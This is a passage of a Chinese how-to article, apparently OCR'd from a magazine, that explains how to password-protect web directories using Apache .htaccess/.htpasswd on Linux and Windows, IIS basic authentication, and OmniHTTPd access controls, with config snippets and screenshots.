


图 3

第4步：编辑认证用的组文件——主要用于存放可以访问受限制的资源的组名以及其中的用户，用Vi编辑组文件.htgroup如下：

hackbase：Hacker
hackbase：Cracker
hackbase：Programmer

存放在/usr/local/apache/secrets/.htgroup路径下，其中hackbase是组名，Hacker、Cracker和Programmer分别是组中的用户名，图4所示。




图 4

第5步：建立用户文件：主要用于存放某一组中的用户名和口令。

\# htpasswd -c/usr/local/apache/secrets/.htpasswd Hacker

注释：htpasswd是Apache提供用于实现认证功能的程序，-c表示产生新的.htpasswd文件，如果存在同名旧文件，则覆盖旧文件。该程序将询问口令，键入“hello”然后重新确认口令。

第2次添加用户，就不用-c参数。如果想修改密码，可以如下：

\# htpasswd -m /usr/local/apache/secrets/.htpasswd Hacker

第6步：重新启动Http服务。

\# service httpd restart（图5所示）




图 5

至此，所有配置已经完成。访问Linux系统上的Http服务，查看实验效果，如图6所示。




图 6

在此提醒下读者朋友，请不要把.htgroup和.htpasswd等敏感文件放在网站目录下。有的文章直接让其放在和.htaccess文件同一个目录下，这种做法是非常不明智的。想破解网站的朋友都不需要破解了，直接把这两个文件下载下来就搞定了，哪里还有安全性可言^_^

小技巧：防止用户访问指定的文件

系统中有一些文件是不适宜提供给WWW用户的，如：.htaccess、.htpasswd、.pl等，可以用<Files>达到这个目的：

```
<Files .htaccess>
order allow,deny
deny from all
</Files>
```

用户访问控制三个.htaccess文件、.htpasswd和.htgroup（用于用户授权），为了安全起见，应该防止用户浏览其中内容，可以在httpd.conf中加入以下内容阻止用户对其进行访问：

```
<Files ~"/.ht">
Order deny, allow
Deny from all
</Files>
```

这样这三个文件就不会被用户访问了。

二、Windows系统

1、基于IIS本身的目录安全认证

测试环境

操作系统：Windows 2000 Advanced Server
IIS版本：IIS 5.0
IP地址：192.168.10.10
前期准备，必须已经安装IIS 5.0

如果您是管理员级的用户，你可以用一种简单的方法来实现密码验证。假设你安装的WEB服务器是IIS，你就可以通过IIS所提供的“Internet信息服务”进行目录安全设置。

假设把“Software”设置成安全目录，首先启动“Internet信息服务”，打开“默认web站点”，新建虚拟目录“Software”，接着右键“属性”，接着在出现的“Software属性”窗口中，选取“目录安全性”选项，然后按下“匿名访问及验证控制”中的“编辑”按钮，将“匿名访问”按钮取消，选取“基本验证”，点击下方的“编辑”，输入“领域名称”，如图7所示。




图 7

接下来，当上网者要浏览这个目录的网页时，浏览器就会显示“请输入用户名和密码”的窗口，要求用户输入用户名和密码，因为IIS验证的方法是与NT服务器结合在一起，只要是NT服务器的用户，就是IIS的用户，因此这里输入的用户名和密码是已经在NT服务器中建立的用户及对应的密码。用这种方法我们可以轻松实现对Software目录网页的密码验证，如图8所示。




图 8

如果是在大型公司内部，还可以结合活动目录“Active Directory”，更好地分配“域”中的用户计算机。由于这种方法IIS用户既是NT服务器用户，管理员可以建立个该目录的“用户群”统一分配权限、管理。可是这种方法就建立了太多的用户，虽然管理员能够把权限分配和密码复杂度都能处理得到很好，并且限制只有内网用户能够访问该服务器，但还是有被使用系统漏洞本地提升权限的可能，所以我的意见是尽量不要使用这种方法。

2、基于Windows系统的Apache服务器

根据在Linux系统下Apache服务器实现身份认证的基本原理，把这种方法移植到Windows系统上。通过实验完全符合要求，在此奉献给大家。

测试环境

操作系统：Windows 2000 Advanced Server

Apache版本：Apache V2.0.48 for Windows

IP地址：192.168.10.1

第1步：编辑httpd.conf，加入：

```
Alias /love/ "E:/love/" #设置虚拟目录love到根目录
<Directory "E:/love/">
Options Indexes MultiViews
AllowOverride AuthConfig
Order Deny,Allow
Allow from all
Options All
AllowOverride All
</Directory>
```

本机目录为C：\Program Files\Apache Group\Apache2\conf\httpd.conf

第2步：在E:/love/下创建.htaccess文件

```
authtype basic +654
authname "魔女の条件"
authuserfile e:/love/.htpasswd
require valid-user
```

第3步：在E:/love/下创建密码文件

（1）明文密码：

创建pass.txt

内容格式为：username:password

冒号前为用户名，后面为密码。如果放到其他目录，第2步中的authuserfile的目录也要相应地改动。

（2）创建MD5加密的密码文件

在命令控制台Cmd下进入你的Apache目录下的bin目录，输入命令**htpasswd -c E:\love\.htpasswd hackxfiles**，接着要求输入两次密码。

上面命令行的意思是在E:/love/下创建密码文件.htpasswd。

好了，现在重启Apache，在IE里访问love就要求输入用户名和密码了！如图9所示。




图9

小技巧：创建.htaccess文件的方法

（1）可以创建文本文件passwd.txt，只要使里面的内容为：

```
authtype basic
authname "魔女の条件"
authuserfile e:/love/.htpasswd
require valid-user
```

然后，是把文件改为.htaccess："文件"→"另存为"→".htaccess"，保存类型为"所有文件"。

（2）方法同上，设置"文件夹选项"→"查看"→"隐藏已知文件类型的扩展名"的勾去掉，然后重命名passwd.txt为.htaccess，也可以利用FTP客户端工具的方法，直接浏览本地目录，找到passwd.txt，重命名为.htaccess。

（3）使用ultraedit32编辑内容：

```
authtype basic
authname "魔女の条件"
authuserfile e:/love/.htpasswd
require valid-user
保存为.htaccess
```

（4）由于Cmd（注：命令提示符）中的Edit命令对中文的支持不是很好，因而用Edit编辑.htpasswd的方法在这不适用。

3、基于Windows系统的第三方软件服务器——OmniHTTPd Web服务器

oHTTPd有相当完备地进行目录安全性设置的功能。它可以将指定的浏览目录设为禁止所有用户使用；为不同的用户赋予不同的访问权限；仅禁止或仅允许某个目录或某些目录进行目录浏览等。

测试环境

操作系统：Windows 2000 Advanced Server

OmniHTTPd版本：OmniHTTPd V2.10

所属公司：Omnicron Technologies Corporation（加拿大）

IP地址：192.168.10.1

由于OmniHTTPd版本低，需要把系统时间修改为2004年1月1日之前的任意时间。为了实验方便，我就不安装DNS服务了，直接修改C:\WINNT\system32\drivers\etc\hosts.sam文件，将"www.hackerxfiles.net对应到IP地址"192.168.10.1"上并保存修改。

设置方法：

第1步、运行"OmniHTTPd Administration"管理器，选"添加"增加虚拟主机"www.hackerxfiles.net"，点击"编辑"修改"www.hackerxfiles.net"的属性。在"服务器"选项中，将"服务器根目录"中的值改成"E:\kiss"，如图10所示。

第2步、增加虚拟目录：在"别名"选项中，"虚拟目录"栏输入别名（如"/down"），在"实际路径"中输入其所在目录完整路径（如"E:\kiss\down"），再按"添加"即可。




图10

第3步、选择安全类型：选"安全"选项，再选中"用户和目录"。它可以为不同的用户设置不同的权限，如果不选它、后面的几项设置均无法使用。选"用户与组"选项，在"会员下载中心"领域中新建"hacker"用户，注意：均区分大小写！设置目录属性：选"访问控制列表"选项。新建"受保护的路径"中输入虚拟目录名所在的路径"/down"；然后在"保护领域"中输入"会员下载中心"。如图11所示。




图11

第4步、打开"/down"的目录属性窗口，再按"属性"（属性）进入"用户许

可”选项，为用户“hacker”分配目录权限，并且删除列表中的“*”（允许所有用户享有默认的“Get”和“Post”权限），在“存取屏蔽”下只选中“只读”。

至此所有配置工作已经完成，重新启动OmniHTTPd Web服务器。在浏览器中访问虚拟主机“www.hackerxfiles.net”的其他任何目录均可以直接进入；但当试图打开“/down”或其下的任何一个目录或目录中的文件时，均会有密码提示窗口出现，输入相应用户名密码后方能进入（注意大小写），而不同的用户进入之后会拥有不同的权限。如图12所示。


